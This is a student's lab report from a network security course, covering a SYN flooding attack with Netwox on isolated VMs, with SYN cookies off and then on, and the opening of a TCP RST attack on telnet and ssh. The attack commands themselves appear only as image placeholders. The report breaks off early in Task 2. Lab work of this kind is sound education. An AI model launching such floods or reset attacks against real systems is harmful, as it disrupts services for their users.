CNS LAB

LAB - 2

TCP ATTACK LAB

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485

Lab Setup:

ATTACKER: 10. 0. 2. 19

VICTIM: 10. 0. 2. 20


OBSERVER: 10. 0. 2. 21

Task 1: SYN Flooding Attack

The objective of this task is to launch a SYN flooding attack with SYN cookie mechanism turned on and off. In this task we will use Netwox Tool 76 to attack the queue maintaining the SYN information in the victim machine.

First we need to check the current size of the victim's queue for half-opened connections:

Command: *sudo sysctl -q net.ipv4.tcp_max_syn_backlog*




We can see that the value is **128**.

Firstly, we will try to launch a SYN flooding attack with:

SYN cookie mechanism turned *off*


Using the below command, we turn off the SYN cookie countermeasure in the victim machine and then check the usage of the queue before the attack




Now that the SYN cookie mechanism is off and we have checked the usage of the queue, we will perform the Netwox attack from the Attacker VM to the Victim VM.

SYN flooding Attack:

(Netwox is pre-installed in the VM)




When the attack is in play, we can see that there are many half-open connections from random source IP addresses




Once the quantity of this type of connection reaches a certain threshold, the victim will not be able to accept any new TCP connections.

Now we will try to telnet the Victim from the Attacker:



As we can see, we are *unable* to establish a telnet connection.




From the above Wireshark capture, we can see that SYN packets are sent to the victim from random IP addresses. The victim replies with SYN+ACK packets which may be dropped somewhere because the IP addresses may not be assigned to any machine. Hence, the half-open connections will stay in the queue until they time out.

Firstly, we will try to launch a SYN flooding attack with:

SYN cookie mechanism turned *on*

Using the below command, we turn on the SYN cookie countermeasure in the victim machine




We can see that the SYN cookie mechanism is on using:


Command: *sudo sysctl -w net.ipv4.tcp_syncookies=1*

Now when we perform the same attack as before, we are able to observe the following:

We try to telnet to the victim machine and we can see that we are able to establish a connection:



Wireshark Capture:




TASK – 2 : TCP RST Attacks on *telnet* and *ssh* connections

The objective of this task is to launch a TCP RST attack to break an existing telnet connection and ssh connection between A and B using *netwox* and *scapy* tools.


1. Telnet

First we will try to establish a telnet connection from the observer (10. 0. 2. 21) to the client (10. 0. 2. 20):



We can see that the telnet is established.

Wireshark Capture:




From the Wireshark screenshot, we can see the last TELNET packet details such as:

Destination Port: 45768

